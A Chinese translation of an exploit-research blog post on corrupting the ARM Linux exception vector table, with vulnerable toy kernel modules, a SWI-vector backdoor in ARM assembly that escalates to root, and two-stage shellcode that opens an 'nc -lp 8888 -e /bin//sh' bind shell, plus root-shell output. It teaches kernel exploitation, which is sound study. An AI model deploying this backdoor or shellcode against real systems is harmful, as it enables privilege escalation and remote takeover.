

本文是[Corrupting the ARM Exception Vector Table](#)的翻译文章。

介绍

几个月前，我在ARM上撰写Linux内核利用挑战，试图了解内核利用情况，我想我会探索一些事情...我选择ARM架构主要是因为它很有趣。本文将描述如何在攻击者具有写入what-where原函数的情况下使用ARM异常向量表（EVT）进行内核利用。 它将覆盖本地的利用方案以及远程利用方案。 请注意，EVT攻击已在文章“Vector Rewrite Attack”[\[1\]](#)。它简要地介绍了如何将它用于ARM RTOS上的NULL指针解引用漏洞。

文章分为两个主要部分。 首先从利用的角度简要描述ARM EVT及其含义（ 请注意，为使文章精简，关于EVT的一些内容将被省略 ）。我们将举两个例子来说明我们如何利用EVT。

我假设读者熟悉linux内核开发利用并知道一些ARM程序集（认真）

ARM异常和异常向量表

简而言之，EVT就是ARM将IDT与x86相比。 在ARM世界中，异常是导致CPU停止或暂停执行当前指令集的事件。 发生此异常时，CPU将执行转移到另一个称为异常处理程序的位置。 有7种异常类型，每种异常类型都与一种操作模式相关联。 操作模式会影响处理器对系统资源的“权限”。 共有7种操作模式。 下表将一些异常类型映射到其相关的操作模式：

异常	模式	说明
快速中断请求	FIQ	需要快速响应和低延迟的中断。
中断请求	IRQ	用于通用中断处理
软件中断或重置	管理员模式(SVC)	操作系统的保护模式
预读取或数据终止	终止模式(Abort Mode)	从无效/无格式内存中获取数据或指令时
未定义的指令	未定义模式(Undef)	当一个未定义的指令被执行时


另外两种模式是自我说明的用户模式和系统模式，它是操作系统的特权用户模式

异常

异常会改变处理器模式，每个异常都可以访问一组分区寄存器。 这些可以被描述为只存在于异常情况下的一组寄存器，因此修改它们不会影响另一个异常模式的存储寄存器。 不同的异常模式有不同的分区寄存器：

# The ARM Register Set

## Current Visible Registers



1

Embedded Systems Lab, Honam University

## 异常向量表

向量表是一个实际包含跳转到相应异常处理程序的控制传输指令的表。

例如，当引发软件中断时，执行会转移到表中的软件中断入口，然后转入系统调用处理程序。为什么EVT如此有趣地瞄准？

那么因为它被加载到内存中已知的地址，并且它是可写\*和可执行的。在32位ARM Linux上，这个地址是0xffff0000。

EVT中的每个条目也处于已知偏移量处，如下表所示：

异常	地址
重置	0xffff0000
未定义指令	0xffff0004
SWI	0xffff0008
预读取终止	0xffff000c
数据终止	0xffff0010
保留	0xffff0014
IRQ	0xffff0018
FIQ	0xffff001c

## 关于未定义指令异常的说明

覆盖未定义指令向量似乎是一个伟大的计划，但实际上并不是因为它被内核使用。

硬浮点和软浮点是允许模拟浮点指令的两种解决方案，因为许多ARM平台没有硬件浮点单元。通过软浮点，仿真代码在编译时被添加到用户空间应用程序中。

使用硬浮点时，内核允许用户空间程序使用浮点指令，就好像CPU支持它们，然后使用未定义指令异常一样，模拟内核中的指令。

如果您想阅读关于EVT的更多信息，请查看本文底部的参考资料，或者谷歌。

## EVT攻击

我们可以使用几个向量来获得特权代码执行。显然，覆盖表中的任何向量可能会导致代码执行，但作为节能主义者，让我们尝试最少的工作量。

最简单的覆盖似乎是软件中断向量。它在进程上下文中执行，系统调用通过那里，一切都很好。现在我们来查看一些PoC/例子。以下所有示例都已在 Debian 7 ARMel 3.2.0-4-versatile qemu上运行测试。

## 本地环境

这个易受攻击的模块栗子实现了一个非常明显的任意写漏洞的char设备（或者它是一个特性？）：

```
// called when 'write' system call is done on the device file
static ssize_t on_write(struct file *filp, const char *buff, size_t len, loff_t *off)
{
    size_t siz = len;
    void * where = NULL;
    char * what = NULL;

    if(siz > sizeof(where))
        what = buff + sizeof(where);
    else
        goto end;


    copy_from_user(&where, buff, sizeof(where));
    memcpy(where, what, sizeof(void *));

end:
    return siz;
}
```

基本上，有了这个冷静而现实的漏洞，你给模块一个地址，然后在该地址写入数据。

现在，我们的计划将是通过使用能跳转到我们的后门代码的代码来覆盖SWI异常向量来获取内核后门。这段代码将检查寄存器中的magic值（比如r7，它包含系统调用号），我们在哪里存储这个后门代码？考虑到我们对内核内存的任意写入，我们可以将其存储在用户空间或内核空间的某处。

后一种选择的好处是，如果我们在内核空间中选择适当的位置，只要机器运行，我们的代码就会存在，而前一种选择，一旦我们用户空间的程序退出，代码就会丢失，如果EVT我们需要一个可执行和可写的内核空间位置。这可能是哪里？让我们仔细看看EVT：



```
(gdb) x/8i 0xffff0000
0xffff0000:  svc      0x009f0000
0xffff0004:  b        0xffff0380
0xffff0008:  ldr      pc, [pc, #1040] ; 0xffff0420
0xffff000c:  b        0xffff0300
0xffff0010:  b        0xffff0280
0xffff0014:  b        0xffff0404
0xffff0018:  b        0xffff0200
0xffff001c:  b        0xffff0400
```

正如预期的那样，我们看到一堆控制转移指令，但我们注意到的一件事是“最接近”的引用地址是0xffff0200。我们来看看EVT和0xffff0200之间的内容：

```
(gdb) x/400wx 0xffff001c + 4
0xffff0020: 0x00000000 0x00000000 0x00000000 0x00000000
0xffff0030: 0x00000000 0x00000000 0x00000000 0x00000000
0xffff0040: 0x00000000 0x00000000 0x00000000 0x00000000
0xffff0050: 0x00000000 0x00000000 0x00000000 0x00000000
0xffff0060: 0x00000000 0x00000000 0x00000000 0x00000000
0xffff0070: 0x00000000 0x00000000 0x00000000 0x00000000
0xffff0080: 0x00000000 0x00000000 0x00000000 0x00000000
0xffff0090: 0x00000000 0x00000000 0x00000000 0x00000000
0xffff00a0: 0x00000000 0x00000000 0x00000000 0x00000000
0xffff00b0: 0x00000000 0x00000000 0x00000000 0x00000000
0xffff00c0: 0x00000000 0x00000000 0x00000000 0x00000000
0xffff00d0: 0x00000000 0x00000000 0x00000000 0x00000000
0xffff00e0: 0x00000000 0x00000000 0x00000000 0x00000000
0xffff00f0: 0x00000000 0x00000000 0x00000000 0x00000000
0xffff0100: 0x00000000 0x00000000 0x00000000 0x00000000
0xffff0110: 0x00000000 0x00000000 0x00000000 0x00000000
0xffff0120: 0x00000000 0x00000000 0x00000000 0x00000000
0xffff0130: 0x00000000 0x00000000 0x00000000 0x00000000
0xffff0140: 0x00000000 0x00000000 0x00000000 0x00000000
0xffff0150: 0x00000000 0x00000000 0x00000000 0x00000000
0xffff0160: 0x00000000 0x00000000 0x00000000 0x00000000
0xffff0170: 0x00000000 0x00000000 0x00000000 0x00000000
0xffff0180: 0x00000000 0x00000000 0x00000000 0x00000000
0xffff0190: 0x00000000 0x00000000 0x00000000 0x00000000
0xffff01a0: 0x00000000 0x00000000 0x00000000 0x00000000
0xffff01b0: 0x00000000 0x00000000 0x00000000 0x00000000
0xffff01c0: 0x00000000 0x00000000 0x00000000 0x00000000
0xffff01d0: 0x00000000 0x00000000 0x00000000 0x00000000
0xffff01e0: 0x00000000 0x00000000 0x00000000 0x00000000
0xffff01f0: 0x00000000 0x00000000 0x00000000 0x00000000
0xffff0200: 0xe24ee004 0xe88d4001 0xe14fe000 0xe58de008
```

看起来没有任何东西存在，所以我们有大约480个字节来存储我们的后门，这已经足够了。

## Exploit

重新整理一下我们的利用步骤：

1. 将我们的后门存储在0xffff0020
2. 用分支覆盖SWI异常向量0xffff0020
3. 发生系统调用时，我们的后门将检查r7==0xb0000000，如果为true，则提升调用进程的权限，否则跳转到正常的系统调用处理程序。

这是后门代码：

```
;check if magic
    cmp r7, #0xb0000000
    bne exit

elevate:
    stmfd sp!, {r0-r12}

    mov r0, #0
    ldr r3, =0xc0049a00 ;prepare_kernel_cred
    blx r3
    ldr r4, =0xc0049438 ;commit_creds
    blx r4

    ldmfd sp!, {r0-r12, pc}^ ;return to userland

;go to syscall handler
exit:
    ldr pc, [pc, #980] ;go to normal swi handler
```

您可以在[这里](#)找到易受攻击的模块和漏洞的完整代码。运行漏洞利用：

```
acez@debian-armel:~/exploit$ ./exploit.py
acez@debian-armel:~/exploit$ ./getroot
[+] Elevating privileges
[+] Got Root ?
# id
uid=0(root) gid=0(root) groups=0(root)
# █
```

先知社区

## 远程环境

在这个例子中，我们将使用一个类似前一个漏洞的netfilter模块：

```
if(ip->protocol == IPPROTO_TCP){
    tcp = (struct tcphdr *) (skb_network_header(skb) + ip_hdrlen(skb));
    currport = ntohs(tcp->dest);
    if((currport == 9999)){
        tcp_data = (char *) ((unsigned char *) tcp + (tcp->doff * 4));
        where = ((void **) tcp_data)[0];
        len = ((uint8_t *) (tcp_data + sizeof(where)))[0];
        what = tcp_data + sizeof(where) + sizeof(len);
        memcpy(where, what, len);
    }
}
```

就像前面的例子一样，这个模块有一个很棒的功能，可以让你将数据写到你想要的任何地方。在端口tcp / 9999上连接，并给它一个地址，将后面跟着数据的大小和实际数据写在那里。

在这种情况下，我们还会通过覆盖SWI异常向量并对内核进行后门来获取内核后门。

代码将执行到我们的shellcode，我们也将像前一个例子那样存储0xffff020。在这个远程场景中重写SWI向量尤其是一个好主意，因为它可以让我们从中断上下文切换到进程。因此，我们的后门将在支持进程的上下文中执行，并“劫持”这个进程并用绑定shell或连接返回shell来覆盖它的代码段。但我们不会这样做。

让我们快速检查一下：

```
acez@debian-armel:~$ cat /proc/self/maps
00008000-00012000 r-xp 00000000 08:01 380      /bin/cat
00019000-0001a000 r-xp 00009000 08:01 380      /bin/cat
0001a000-0001b000 rwxp 0000a000 08:01 380      /bin/cat
01c86000-01ca7000 rwxp 00000000 00:00 0        [heap]
b6d07000-b6e7e000 r-xp 00000000 08:01 7366     /usr/lib/locale/locale-archive
b6e7e000-b6fa8000 r-xp 00000000 08:01 761      /lib/arm-linux-gnueabi/libc-2.13.so
b6fa8000-b6fb0000 ---p 0012a000 08:01 761      /lib/arm-linux-gnueabi/libc-2.13.so
b6fb0000-b6fb2000 r-xp 0012a000 08:01 761      /lib/arm-linux-gnueabi/libc-2.13.so
b6fb2000-b6fb3000 rwxp 0012c000 08:01 761      /lib/arm-linux-gnueabi/libc-2.13.so
b6fb3000-b6fb6000 rwxp 00000000 00:00 0
b6fb6000-b6fd3000 r-xp 00000000 08:01 1381     /lib/arm-linux-gnueabi/ld-2.13.so
b6fd3000-b6fd5000 rwxp 00000000 00:00 0
b6fd9000-b6fda000 rwxp 00000000 00:00 0
b6fda000-b6fdb000 r-xp 0001c000 08:01 1381     /lib/arm-linux-gnueabi/ld-2.13.so
b6fdb000-b6fdc000 rwxp 0001d000 08:01 1381     /lib/arm-linux-gnueabi/ld-2.13.so
bed47000-bed68000 rw-p 00000000 00:00 0        [stack]
ffff0000-ffff1000 r-xp 00000000 00:00 0        [vectors]
acez@debian-armel:~$ █
```

先知社区

你可以看到，EVT是一个共享内存段。

它可以从用户空间执行并从内核空间写入\*。不要覆盖正在进行系统调用的进程的代码段，而只需在我们的第一阶段之后将代码存储在EVT中，然后返回即可。每个系统调用都通过SWI向量，所以我们不必等待一个进程陷入陷阱。

## Exploit

利用步骤：

1. 将我们的第一阶段和第二阶段shellcode存储在0xffff0020（一个接一个）。
2. 用分支覆盖SWI异常向量0xffff0020。
3. 发生系统调用时，我们的第一阶段shellcode会将链接寄存器设置为我们第二阶段shellcode的地址（它也存储在EVT中，并将从用户空间执行），然后返回到用户空间。
4. 调用进程将在我们第二阶段的地址“恢复执行”，这只是一个绑定shell。

下面是第一、二阶段shellcode:

```

stage_1:
    adr lr, stage_2
    push {lr}
    stmfd sp!, {r0-r12}
    ldr r0, =0xe59ff410 ; initial value at 0xffff0008 which is
                                ; ldr pc, [pc, #1040] ; 0xffff0420

    ldr r1, =0xffff0008
    str r0, [r1]
    ldmfd sp!, {r0-r12, pc}^ ; return to userland

stage_2:
    ldr r0, =0x6e69622f ; /bin
    ldr r1, =0x68732f2f ; /sh
    eor r2, r2, r2 ; 0x00000000
    push {r0, r1, r2}
    mov r0, sp

    ldr r4, =0x0000632d ; -c\x00\x00
    push {r4}
    mov r4, sp

    ldr r5, =0x2d20636e
    ldr r6, =0x3820706c
    ldr r7, =0x20383838 ; nc -lp 8888 -e /bin//sh
    ldr r8, =0x2f20652d
    ldr r9, =0x2f6e6962
    ldr r10, =0x68732f2f

    eor r11, r11, r11
    push {r5-r11}
    mov r5, sp
    push {r2}


    eor r6, r6, r6
    push {r0,r4,r5, r6}
    mov r1, sp
    mov r7, #11
    swi 0x0

    mov r0, #99
    mov r7, #1
    swi 0x0

```

您可以在[这里](#)找到易受攻击的模块和漏洞的完整代码。运行漏洞利用：

```
[acez@pondicherry:exploit]> ls
exploit.py  Makefile  sc.bin  shellcode.asm  shellcode.o
[acez@pondicherry:exploit]> ./exploit.py
WARNING: No route found for IPv6 destination :: (no default route?)
[+] Storing shellcode
[+] Overwriting SWI Vector
[+] Connecting to bind shell
id
uid=0(root) gid=0(root) groups=0(root)
ls
bin
boot
dev
etc
home
lib
lost+found
media
mnt
opt
proc
root
run
sbin
selinux
srv
sys
tmp
usr
var
█
```



## 奖励：中断堆栈溢出

在大多数内存布局中，中断堆栈似乎与EVT相邻。谁知道如果有堆栈溢出之类的事情会发生什么样的有趣事情？

## 关于

- 本文中讨论的技术假设攻击已经知道内核地址，而这可能并非总是如此。
- 我们存储shellcode ( 0xffff0020 ) 的位置可能会或可能不会被其他发行版的内核使用。
- 我在这里写的实验代码仅仅是PoC; 他们肯定可以改进。  
例如，在远程方案中，如果事实证明init进程是被劫持的进程，则在我们退出绑定shell之后，该方框会崩溃。
- 如果您没有注意到，这里提到的“漏洞”并不是真正的漏洞，但这不是本文的重点。

\*EVT似乎可以映射为只读，因此可能无法在较新/某些版本的Linux内核中写入。

## 最后的话

除此之外，[grsec](#)通过设置页面为只读来防止修改EVT。如果你想玩一些有趣的内核挑战，请查看[w3challs](#)上的“kernelpanic”分支。  
Cheers , [@amatcama](#)

## 参考

- [1] [Vector Rewrite Attack](#)
- [2] [Recent ARM Security Improvements](#)
- [3] [Entering an Exception](#)
- [4] [SWI handlers](#)
- [5] [ARM Exceptions](#)
- [6] [Exception and Interrupt Handling in ARM](#)

点击收藏 | 0 关注 | 1

[上一篇：在Metasploit下利用ms1...](#) [下一篇：sql注入fuzz bypass waf](#)

1. 0 条回复



- [动动手指，沙发就是你的了！](#)

[登录](#) 后跟帖

先知社区

---

[现在登录](#)

热门节点

---

[技术文章](#)

[社区小黑板](#)

目录

[RSS](#) [关于社区](#) [友情链接](#) [社区小黑板](#)